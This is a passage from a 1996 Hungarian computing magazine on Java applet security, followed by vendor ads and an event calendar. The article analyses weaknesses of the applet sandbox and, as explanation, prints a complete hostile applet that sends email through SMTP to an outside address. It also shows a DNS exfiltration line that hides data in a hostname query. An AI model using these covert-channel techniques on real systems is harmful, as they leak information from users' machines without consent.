A köztes kód nagyon közel áll a gépi kódhoz, egy lineáris utasítássorozat, ami igencsak megnehezíti a kód ellenőrzését. Sokkal egyszerűbb, megbízhatóbb lenne a szintaktikus ellenőrzésnél előálló levezetési fát tükröző kódot ellenőrizni, mint ahogy azt a fordítóprogramok teszik. Az összes lehetséges lefutást figyelembe vevő adatfolyamanalízis bonyolult, az ellenőrző program korrektségéről nem lehet meggyőződni.

A biztonsági menedzser

A biztonsági menedzser legfontosabb potenciális problémája, hogy a könyvtárak írói elfelejthetik használni. Ha kifelejtünk egy ilyen ellenőrző hívást, a könyvtár használói szándékunk ellenére is hozzáférhetnek védett erőforrásokhoz.

Az egyetlen osztályban összpontosított biztonsági védelem jelentős fejlődés a korábbi implementációkhoz képest, ahol a biztonsági rendszer szétszórtan szerepelt a kódban. Viszont még így is eléggé esetlegesnek érzem az egyes eljárásokat. Már most is hiányoznak bizonyos eljárások, például az audiorendszerhez való hozzáférések ellenőrzéséhez, a hálózati forgalmat is jobban kellene szabályozni, a grafikus felület védelmére is kevésnek tűnik egyetlen módszer. Amennyiben a futtatórendszer által menedzselt erőforrások bővülnek, a SecurityManagert is bővíteni kell.

Erőforrások túlterhelése

A jelenlegi biztonsági rendszer semmilyen védelmet nem nyújt az erőforrások túlterhelése, illetve a felhasználók bosszantása ellen. Mind a JavaSoft, mind a fontosabb böngészők fejlesztőinek nyilatkozata alapján várhatjuk, hogy az új böngészőverziók a felhasználóknak több információt nyújtanak majd arról, hogy milyen programkák és mit csinálnak éppen a rendszerben, gyanús esetekben lehetővé téve a beavatkozást. A böngésző felhasználója esetleg korlátozhatja a programkák számára rendelkezésre álló tárat, CPU időszeletet.

A naplózás hiánya

Jelenleg a Jáva rendszer semmilyen támogatást nem ad arra, hogy a futó programkák aktivitását naplózzuk *(auditing, activity log)*. Így aztán a biztonsági rendszer bekövetkezett megsértéseit utólag nem lehet analizálni és visszakövetni a felelőshöz. Persze a naplózandó eseményeket, a naplózott információk mennyiségét konfigurálni kellene.

Továbbfejlesztések

A biztonsági rendszer sok fejlesztő szerint túlzottan korlátozza a programkák mozgásterét. Ez, ha igaz is, nehéz rajta segíteni, a programkák jelenleg megbízhatatlanok, nem szabad engedményeket tenni nekik. Viszont a biztonsági menedzser eléggé flexibilis ahhoz, hogy megbízható programkák számára több jogosultságot adjon.

Felmerül hát a kérdés, hogyan különböztessük meg a megbízható és megbízhatatlan programkákat. Belső számítógép-hálózatok esetén megfelelő megközelítés lehet a programka forrásszerverének figyelembevétele. Amenynyiben ez egy általunk megbízhatónak ítélt szerver, például a vállalat szigorúan menedzselt központi szervere, akkor az onnan érkező összes programkában megbízunk.

Megbízhatóbb megoldást nyújt a kriptográfiából ismert digitális aláírás módszere. A programka készítője "aláírhatja" a programkáját, a felhasználó ennek alapján egyrészt arról győződhet meg, hogy kitől származik a kód, másrészt abban is biztos lehet, hogy a kódot senki nem módosította. Ezután a

biztonsági menedzsert például a program szerzője — illetve annak cége — alapján lehet konfigurálni. A digitális aláírások használatát a JDK 1.1-es verziójára ígérték, a böngészőkészítők még nem hozták nyilvánosságra, hogy az aláírásokat figyelembe véve hogyan lehet majd a böngészőt konfigurálni.

Figyelem: a digitális aláírást használva csak annyit tudunk, hogy a programka kitől származik, de a megbízhatóságát ez nem garantálja; a kód szándékosan vagy véletlenül tartalmazhat a rendszerünk biztonságát sértő utasításokat!

A futó programka megbízható azonosítása még csak az első lépés, nagyon fontos az is, hogy a böngészők milyen könnyen, rugalmasan engedik meg konfigurálni a biztonsági menedzsert. Rossz megoldás, ha néhány merev lehetőség közül lehet csak választani, de ugyanakkor nem feltétlenül bízható minden felhasználóra a rendszer részletes konfigurálása. A felhasználóknak az is idegesítő lehet, ha egy programka futása során túl gyakran kell valamilyen erőforrás-használatot megerősítenie.

Rejtett kommunikációs csatornák

A programkákra kényszerített biztonsági korlátok egyik legfontosabbika, hogy a hálózaton keresztül csak azzal a géppel kommunikálhatnak, ahonnan letöltöttük. Így arra gondolhatnánk, hogy ha valaki netalán információkat lop a gépünkről, utólag rájöhetünk, hogy ki volt, vagy legalább arra, hogy melyik gépről indult a támadás. Ez sajnos nincs így, bizonyos hálózati protokollokat kihasználva a programka "rejtett" csatornán kommunikálhat egy harmadik számítógéppel is.

Legegyszerűbb a levelezési protokollt *(Simple Mail Transfer Protocol, SMTP)* kihasználni. A programka származási gépén futó *sendmail* programon keresztül bárhova küldhetünk elektronikus levelet. Ugyanis a sendmail továbbítja a címzett felé azokat a leveleket, amelyeket vesz, de nem a saját gépén levő felhasználóknak szólnak. Például a következő programka levelet küld arról, ha valaki letöltötte az azt tartalmazó HTML lapot, akkor is, ha nem a mi szerverünkről töltötte le. A beérkezett levelet kísérő fejlécből ki lehet találni, ki és hol használja programkánkat. Ezzel például illegálisan terjesztett programkák felhasználását lehet követni. *Mark D. LaDue* (mladue @math.gatech.edu) írta:

```
/* PenPal.java by Mark D. LaDue */
import java.applet.*;
import java.io.*;
import java.net.*;
public class PenPal extends
java.applet.Applet
                      implements Runnable
{
   public static Socket socker;
   public static DataInputStream
inner;
   public static PrintStream outer;
   public static int mailPort = 25 ;
   public static String mailFrom =
"my.hostile.applet";
   public static String toMe =
"mladue@math.gatech.edu";
   public static String starter = new
String();
   Thread controller = null;
   public void init()
   {
      try
      {
        socker = new
Socket(getDocumentBase().getHost(),
                              mailPort);
        inner = new
DataInputStream(socker.getInputStream
());
        outer = new
PrintStream(socker.getOutputStream());
      }
      catch (IOException ioe) {}
   }
   public void start()
   {
      if (controller == null)
      {
         controller = new
Thread(this);
controller.setPriority(Thread.MAX_PRIO
RITY);
         controller.start();
      }
   }
   public void stop()
   {
      if (controller != null)
      {
         controller.stop();
         controller = null;
      }
   }
   public void run()
   {
      try { starter =
inner.readLine(); }
      catch (IOException ioe) {}
      mailMe("HELO " + mailFrom);
      mailMe("MAIL FROM: " + "penpal@"
+ mailFrom);
      mailMe("RCPT TO: " + toMe);
      mailMe("DATA");
      mailMe("Hey, it worked!" + "\n."
+ "\n");
      mailMe("QUIT");

      try { socker.close(); }
      catch (IOException ioe) {}
   }
   public void mailMe(String toSend)
   {
      String response = new String();
      try
      {
         outer.println(toSend);
         outer.flush();
         response = inner.readLine();
      }
      catch(IOException e) {}
   }
}
```

A célszámítógépen a *penpal@my.hostile.applet* címről érkezett leveleket automatikusan szűrni lehet, a fejlécből kinyert feladó információkat adatbázisban tárolhatjuk.


De nemcsak az SMTP-t lehet ilyen rejtett csatorna létrehozására kihasználni, hanem például a *DNS (Domain Name System)* protokollt is. Ennek eredeti feladata, hogy egy számítógép nevéből (pl. *hapci.mmt.bme.hu*) kitalálja a hálózati címét *(152.66.81.13)*. A protokoll úgy működik, hogy a DNS szerverek a kérdést egymás között adogatva megkeresik azt a szervert, amelyik ismeri a keresett gépet. Ha üzemeltetünk egy DNS szervert, és olyan gépnevet használunk a programkában pl. egy kapcsolat megnyitására, amely névről az Internet hálózaton azt hiszik, hogy a mi szerverünk ismeri, akkor a programkától máris információt kaphatunk. Képzeljük el például, hogy az *intezmeny.hu* névtartományért a mi DNS szerverünk a felelős. Ekkor a

```
Socket s = new Socket(titok +
".intezmeny.hu", 1234)
```

utasítás hatására DNS szerverünk kérést kap, hogy oldja fel a *titok.intezmeny.hu* címet (*titok* csaknem tetszőleges szöveg lehet). Erre bármilyen hálózati címet válaszolhatunk, a böngésző biztonsági menedzsere valószínűleg visszautasítja majd a socket létrehozását, de sebaj, mi már megkaptuk a névben elrejtett információt. Persze kis ügyességgel a DNS szerver vissza is küldhet információt a programkának.

Mellesleg a DNS-sel sok egyéb baj is lehet. Egy ismert és azóta kijavított biztonsági hibánál egy megfelelően hazugságra programozott DNS szerver segítségével a letöltött programka bármelyik géppel felvehette a kapcsolatot, nem csak a származási helyével.

Kiss István



Manapság a számítástechnika körül forog a világ.
Naponta milliók és milliók kóstolnak bele, vagy ha már rákaptak az ízére, kihasítják a maguk szeletét.
Jóllakhatunk persze anélkül is, hogy fogalmunk volna, mit eszünk voltaképpen: számítógépeink működnek – nem is kell tudnunk, hogyan. Nem kell, de jó tudni. Tudni, mit tudnak, milyen lehetőségeket rejtenek magukban.
És ez a tudás egyre inkább része lesz az általános műveltségnek: megköveteli az illem, hogy szót értsünk a felhasználók világméretűvé bővült asztaltársaságával.
A CoDe tálcán kínálja a megoldást – legyen szó UNIX-ról, Windows NT-ről vagy akár az Internetről. Oktatással, szaktanácsadással, könyvkiadással, WWW-szerverek üzemeltetésével és rendszerfelügyelettel áll ügyfelei rendelkezésére. A legnagyobb hazai intézmények és multinacionális vállalatok veszik igénybe szolgáltatásait.

CoDe®

1065 Budapest, Nagymező u. 4.
Tel.: 322-9450/124
Fax: 262-3700
E-mail: CoDe@CoDe.hu

Tanfolyamok:
UNIX alapismeretek
UNIX haladóknak
UNIX és a hálózatok
UNIX rendszeradminisztráció
C,C++ UNIX környezetben
UNIX fejlesztőeszközök
Shell programozás
Amit a Windows NT-ről tudni kell
Mi az Internet?
UNIX Internet szerverek
Windows Internet szerverek

CoDe Számítástechnikai Füzetek:
UNIX alapismeretek
Mi az Internet?
CompuServe kalauz
Ablakok a hálózaton: az X11 alapjai
A World Wide Web alapjai
A Java programozás alapjai
UNIX és a hálózatok
Shell programozás
UNIX rendszeradminisztráció

Referenciák:
Bull Hungary
Digital Equipment Magyarország
Hewlett-Packard Magyarország
IBM Magyarország
Unisys Magyarország
Budapest Bank
Postabank
General Motors Magyarország
Henkel Magyarország
Határőrség Országos Parancsnoksága
Magyar Vállalkozásfejlesztési Alapítvány
Országgyűlés Információs Hivatala

Mit is nyújt a CA-Unicenter?

A CA-Unicenter átgondolt kialakításával, funkcióival és eszközeivel széles körű támogatást nyújt a vállalati szintű vezetői és szervezői megfontolások megvalósításában, a vállalati célok elérésében. Képes biztosítani heterogén platformokat és operációs rendszereket működtető rendszerek központi helyről, központi erőforrás-koncentrációval történő felügyeletét, vezérlését és adminisztrálását.

Több mint 10 modulja közül most az esemény-felügyelet és a biztonság-felügyelet kerül bemutatásra.

Az Event Management lehetőséget nyújt

- a rendszerből érkező üzenetek azonosítására;
- az üzenetekre való automatikus reagálásra;
- az olyan nem megszokott események elkülönítésére, amelyek különleges figyelmet érdemelnek.

Valamennyi futó program és alkalmazás vagy felhasználó esetlegesen (alkalmazás), vagy szándékosan (felhasználó) tud üzeneteket kibocsátani e modul felé.

Akár üzenetek százait is képes fogadni egy perc alatt. Az Event Management biztosítja a futó folyamatok jobb áttekinthetőségét, és segíti a rendszeradminisztrátort a problémák fellelésében, valamint a problémát okozó körülmények definiálásában.

A Security Management növeli a UNIX és LAN rendszer biztonságát és sértetlenségét azáltal, hogy egy olyan teljes vállalati irányelveken alapuló rendszert működtet, amely egy belső adatbázist használ minden elérési jogosításhoz.

A Security Management a UNIX saját biztonsági rendszerét kibővíti egy olyan irányelv-alapú biztonsági modullal, amely teljes mértékben ellenőrzi a kapcsolatot az eszközök és a felhasználók között. Az említett eszközök lehetnek programok, fájlok, terminálok vagy absztrakt erőforrások, mint például a CA-Unicenter által használt utasítások.

A bővített, de ugyanakkor egyszerűsített Security Management a következőket jelenti:

- a hibák gyakoriságának csökkenése;
- nagyobb fogékonyság a felhasználók körében az adatbiztonság iránt;
- növekvő rugalmasság.

Egy átgondolt, integrált rendszerbiztonsági megoldás bevezetése legfőképp azt jelenti, hogy szigorú és hatékony biztonsági alapelvek foganatosíthatók anélkül, hogy zavaros és tarthatatlan környezetet hoznánk létre.

VT-Soft Kft.

1033 Budapest, Vörösvári út 103–105.

Tel.: 250-0744, 250-1558

Fax: 250-0750

Nyílt rendszeres eseménynaptár

Az Infopen Online (www.eunet.hu/infopen) Naptár rovata hiperlinkekkel együtt, folyamatosan frissítve sorolja fel a közeljövőben megrendezésre kerülő nyílt rendszeres eseményeket

Szeptember

20–29.: Budapesti Nemzetközi Vásár
A fogyasztási cikkek vására
Rendező: Hungexpo
Tel.: 263-6000, 263-6067 (Galambos Éva)
Fax: 263-6090

24.: Powersoft Szakmai Nap
Budapest, Rubin Hotel
Infó: Axis Kft.
Tel.: 06-22-327-631

27.: Vencel nap
Budapest, Hotel Helia
Infó: ICON Kft.
Tel.: 168-8641
Fax: 250-0395

29–okt. 4.: LISA '96 10th USENIX Systems administration conference
Chicago, USA
Infó: +1-714-588-8649
Fax: +1-714-588-9706

Október

2–4. DAPSYS '96 Austrian-Hungarian Workshop on Distributed and Parallel Systems (Environments and Tools)
Miskolc
Infó: NJSZT
Tel.: 132-9349, 132-9390
Fax: 131-8140

2–4. Intranet '96 and Windows NT '96 Exhibition and Conference
Kensington Olympia, UK
Infó: IT Events Ltd.
Fax: 00-40-1-256-381593

4–6.: OFFICE '96 Nemzetközi Számítástechnikai Irodaszervezési és Irodabútor Szakkiállítás és Vásár
Pécs, Sportcsarnok
Infó: +72-324-405
Fax: +72-324-412

6–11.: 30. ICA konferencia "Electronic Government in the Information Society"
Budapest, Thermal Hotel Hélia
Rendező: Miniszterelnöki Hivatal Informatikai Koordinációs Iroda
Infó: 268-3326 (Szigeti András)
Fax: 269-0314

8–10.: Unix Expo Conference and exposition on Unix technologies
New York
Infó: Blenheim Group, USA
Infó: +1-201-346-1400
Fax: +1-201-346-1532

8–11.: Networld+Interop '96
Párizs
Infó: +33-1-45469000

9–11.: Internet Forum '96/Object World Fankfurt '96
Frankfurt, Conference Center (Airport)

10–11.: I. Országos Objektumorientált Konferencia
Kecskemét, Technika Háza
Infó: NJSZT
Tel.: 132-9349, 132-9390
Fax: 131-8140

15–17.: CommerceNet '96
San Francisco
Infó: 00-1-415-5449300
Fax: (415) 544-9306

16–19.: WebNet World Conference of the Web Society
San Francisco

17–18.: HungaroLogo Konferencia
Budapest
Infó: NJSZT
Tel.: 132-9349, 132-9390
Fax: 131-8140

21–25.: SYSTEMS '96 15. Nemzetközi információs és telekommunikációs szakvásár és kongresszus
München
Rendező: Messe Munchen GmbH
Tel.:+49-89-5107-284/285
Fax:+49-89-5107-175

21–26.: OpenShow '96 Internet tutorialok, szeminárium és Internet Falu a Compfair keretében
Budapest, BNV
Infó: UniForum Hungary
Tel.: 132-9349, 132-9390
Fax: 131-8140
www.iif.hu/providers/uniforum/

22–26.: Compfair Nemzetközi számítástechnikai szakkiállítás és vásár
Budapest, BNV
Rendező: Compexpo Kft.
Tel.: 117-6760 (Dobozi Andrea)

okt. 28–nov. 1.: DAT '96 Magyar Adatbázisforgalmazók VI. Konferenciája és Kiállítása
Budapest
Rendező: Magyar Adatbázisforgalmazók Szövetsége
Tel.: 202-2998, 175-9722/151,164

31. HTE szakosztálygyűlés
MTESZ Székház
Mit kíván a vállalati vezető a "helyi" informatikától? címmel beszélgetés Straub Elekkel, a Matáv Rt. elnök-vezérigazgatójával
HTE Számítástechnikai Szakosztály, Dr. Szenes Katalin
Tel.:153-1027

November

4–6.: CON '96 11. Osztrák–magyar informatikai konferencia
Eger
Infó: NJSZT
Tel.: 132-9349, 132-9390
Fax: 131-8140

4–8.: Motif '96 and CDE Developers Conference The Sixth Annual International Conference On Motif and CDE
Washington, DC
5–7.: Nemzetközi CATV és Satellite Konferencia és Szakkiállítás '96
Budapest, Stefánia Palota
Infó: Ajkai Lászlóné
Tel.: 166-6300/118
Fax: 166-7410

5–9.: PRINTEXPO '96 5. Nemzetközi nyomdaipari szakkiállítás
Budapesti Vásárközpont
Rendező: Hungexpo Rt.
Tel.: 263-6091
Fax: 263-6092

18–20.: The Second USENIX Workshop on Electronic Commerce
Oakland, CA, USA
Infó: USENIX Conference Office
Tel.:+1-714-5888649
Fax: +1-714-588-9706

19–21.: GLOBAL ISDN Worldwide demonstration of ISDN solutions Sponsored by Bell Canada in Collaboration with MCI
Montreal, Kanada
Infó: 1-617-232311

26–28.: Ricomnet '96 Regionális információs kommunikációs hálózatok konferencia és kiállítás
Pécs
Fővédnökök: NIIF és Magyar Kereskedelmi és Iparkamara
Infó: COMTRANS Kft.
Tel./fax: +46-411-877



business online

96/1

- Papíron az Internetről
- Pénzforrások a hálón
- Telebanking és biztonság
- ISDN, EDI és egy sor más téma gazdálkodóknak

Üzlet az informatikában – informatika az üzletben

telefon (ISDN): 424-0014
levélcím: 1506 Bp. Pf. 140
e-mail: bonline@bonline.hu

BonLine

INTERNET-INTRANET / ADATBÁZISOK / ONLINE BANKING / TELEKOMMUNIKÁCIÓ / HÁLÓZATOK

FAXBANK / HANGPOSTAFIÓK / LAN-WAN / WWW / E-MAIL / NEWSLINE / WEB-SITE / NETWORKING